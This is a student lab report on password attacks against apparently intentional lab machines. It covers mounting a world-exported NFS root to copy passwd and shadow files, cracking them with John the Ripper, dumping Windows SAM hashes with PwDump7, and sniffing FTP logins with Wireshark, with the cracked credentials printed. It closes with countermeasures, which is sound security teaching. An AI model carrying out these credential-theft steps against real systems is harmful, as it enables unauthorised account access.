

الجمهورية الجزائرية الديمقراطية الشعبية

ⵜⴰⴷⵓⴷⴰⵢⵜ ⵜⴰⵎⴻⵔⴰⵏⵜ ⵜⴰⵖⴻⵔⴰⵏⵜ ⵜⴰⵣⴻⵔⴰⵏⵜ

République Algérienne Démocratique et Populaire

وزارة التعليم العالي والبحث العلمي

ⵎⴰⵏⴻⵙⵜ ⵜⴰⵎⴻⵔⴰⵏⵜ ⵜⴰⵣⴻⵔⴰⵏⵜ ⵜⴰⵖⴻⵔⴰⵏⵜ

Ministère de l'Enseignement Supérieur et de la Recherche Scientifique



ECOLE NATIONALE
SUPÉRIEURE
D'INFORMATIQUE

المدرسة الوطنية العليا للإعلام الآلي
ⵎⴰⵏⴻⵙⵜ ⵜⴰⵎⴻⵔⴰⵏⵜ ⵜⴰⵣⴻⵔⴰⵏⵜ ⵜⴰⵖⴻⵔⴰⵏⵜ
École nationale Supérieure d'Informatique

SSR, SIQ2

LAB3A: Passwords Cracking

Done by:

Benziada Fares Abderraouf


Grine Abderrahmane

April 2026.

1. Linux Password Cracking:

a.

First, we scanned the target using `nmap -p- <target_ip>`. We found that port 2049 is open, which means NFS is running. Then we used `showmount -e <target_ip>` and saw that the root directory / is shared to everyone. This is the vulnerability because it gives full access to system files.



The image contains two terminal window screenshots. The top window shows the output of an nmap scan on 192.168.57.128, listing various open ports including 2049/tcp for NFS. The bottom window shows the output of the showmount -e command, indicating that the root directory / is exported to everyone.


```
(kali@kali)-[~]
$ nmap -p 0-65535 192.168.57.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-23 20:07 CET
Nmap scan report for 192.168.57.128
Host is up (0.0016s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs

(kali@kali)-[~]
$ showmount -e 192.168.57.128
Export list for 192.168.57.128:
/ *
```

b and c.

Next, we mounted the remote filesystem (`mount -t nfs <target_ip>:/ /tmp/mnt`), and copied the password files to our local environment.

These two files together contain all the information needed to verify passwords, but they are split for security reasons. We should combine them in one file.



The screenshot shows a terminal window where the remote filesystem is mounted to /tmp/mnt and the password files are copied to the local environment. The unshadow command is used to combine the passwd and shadow files into a single hashes2.txt file.

```
(root@kali)-[~]
# cp /tmp/mnt/etc/{passwd,shadow} .
# unshadow passwd shadow > hashes2.txt
```

The output file:

```
(root@kali)-[~]
# cat hashes2.txt
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
libuuid!:100:101::/var/lib/libuuid:/bin/sh
dhcp:*:101:102::/nonexistent:/bin/false
```

d.

Now, we crack the passwords using john (the ripper!):

```
root@kali: ~
(jroot@kali)-[~]
# john hashes2.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5
256/256 AVX2 8x3])
Remaining 1 password hash
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 94 candidates buffered for the current salt, minimum 96 needed for performance
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
```

We can show the cracked passwords and save them:

```
root@kali: ~
(jroot@kali)-[~]
# john --show hashes2.txt >> clear_pass.txt
(jroot@kali)-[~]
# cat clear_pass.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104:./home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,./home/user:/bin/bash
service:service:1002:1002:./home/service:/bin/bash
6 password hashes cracked, 1 left
```


e.

This is an **offline attack**, because we crack locally. It is mainly a dictionary attack with rules.

2. Windows Password Cracking:


a.

In Windows, passwords are stored in the SAM file. To extract them, we used the tool PwDump7 that converts the SAM database into a readable text file with password hashes.



```
Administrateur : Windows PowerShell
PS C:\Users\eden.MYLAB\Downloads\pwdump7> .\PwDump7.exe > ..\hashes2.txt
PwDump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es
```

b.



```
hashes2 - Bloc-notes
Fichier Edition Format Affichage Aide
Administrateur:500:7E772E093445F6DEE9028CBADD51BFBA:14A16315077B9E4DE10D1C6599A92493:::
Invit  :501:D2228A897DDE4272A7750445C42FB655:B1B5C98F6CFCB817508179F58FD76743:::
  :503:E614DBD42FBD7EA15982B74B34863BEF:FF70208159FDF4ACEA11E04825F5E9B8:::
  :504:F365CFE1000BC7B9A8CC796C81D851A7:E8A096059C6545756770351F3C92A368:::
Eden:1001:48EEB90D402185B9D46544BC5FA16876:082D71C6CAA0E8553855732046118EDC:::
```

Each line in this file contains several fields:


- Username.
- SID (Security Identifier).
- LM hash (old and weak).
- NT hash (current password hash).

c.

The SID is important because it uniquely identifies users. The Administrator account always ends with **-500**, so this is how we recognize it.

d.

To crack the passwords, we used john (the ripper again!):

A screenshot of a Windows PowerShell window titled "Administrateur : Windows PowerShell". The command prompt shows the execution of "john.exe" with various options. The output indicates that 5 password hashes were loaded, and the program is proceeding with single rules and a wordlist. Warnings about OpenMP support and candidate buffering are also visible.

```
PS C:\Users\eden.MYLAB\Downloads\john-1.9.0-jumbo-1-win64\run> .\john.exe ..\..\hashes2.txt --format=nt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 14 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 15 candidates buffered for the current salt, minimum 24 needed for performance.
Proceeding with wordlist:/run/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
```

This is not pure brute force. John mainly uses dictionary attacks with smart rules, which makes it faster than trying all possible combinations.

e.

This is also an **offline attack**, since we already have the hashes.

f.

Compared to 1, this method is easier. There is no need to exploit a service like NFS or mount a remote system. We directly dump the hashes and start cracking, so fewer steps are needed.

3. Windows/Linux Password Sniffing:

a.

To sniff an FTP password, we used Wireshark. First, we selected the network interface eth0 and started capturing packets. Then we applied an ftp filter to focus only on FTP traffic.

No.	Time	Source	Destination	Protocol	Length
4	0.001649053	192.168.57.128	192.168.57.129	FTP	8
6	9.942021785	192.168.57.129	192.168.57.128	FTP	8
8	9.942301493	192.168.57.128	192.168.57.129	FTP	10
11	13.166419640	192.168.57.129	192.168.57.128	FTP	8
12	13.168297565	192.168.57.128	192.168.57.129	FTP	8
14	13.169837031	192.168.57.129	192.168.57.128	FTP	7
15	13.169978047	192.168.57.128	192.168.57.129	FTP	8
16	13.170080440	192.168.57.129	192.168.57.128	FTP	7
17	13.170205005	192.168.57.128	192.168.57.129	FTP	8
18	13.170205156	192.168.57.128	192.168.57.129	FTP	7
19	13.170223370	192.168.57.128	192.168.57.129	FTP	7


Frame 6: Packet, 81 bytes on wire (648 bytes captured)	0000	00 0c 29 b2 11 ac 00 0c 29 dd bb
Ethernet II, Src: VMware_d8:bb:f2 (00:0c:29:b2:11:ac), Dst: 192.168.57.128	0010	00 43 d6 a2 40 00 40 06 6f b0 c0
Internet Protocol Version 4, Src: 192.168.57.129, Dst: 192.168.57.128	0020	39 80 d4 86 00 15 8a e2 ac c4 54
Transmission Control Protocol, Src Port: 21, Dst Port: 21	0030	7e e0 f4 87 00 00 01 01 08 0a fc
File Transfer Protocol (FTP)	0040	cb 36 55 53 45 52 20 6d 73 66 61
[Current working directory:]	0050	0a

After that, we opened an FTP session, once the login was done, we stopped the capture and looked at the packets:

```
(kali㉿kali)-[~]
$ ftp 192.168.57.128
Connected to 192.168.57.128.
220 (vsFTPD 2.3.4)
Name (192.168.57.128:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

b.

To clearly see the credentials, we used the **Follow TCP Stream** option. This is useful because it rebuilds the full communication between client and server and shows it as readable text. This makes it easy to find the username and password in one place instead of checking many packets.



c.

The reason this attack works is because FTP sends data in plain text, without encryption. Anyone on the network can capture and read it.

A good countermeasure is to use secure protocols like SFTP or FTPS, which encrypt the communication and protect credentials.

d.

This is a **sniffing attack**, also called a **passive online attack**, because the attacker only listens to traffic without modifying it.

Bonus: Best countermeasure

The best countermeasure against password cracking is password salting.

Salting means adding a random value to the password before hashing it. This makes each hash unique, even if two users have the same password. It also prevents attacks like rainbow tables and makes cracking much harder and slower.

In addition, using strong passwords and secure protocols (like SSH instead of FTP) greatly improves security.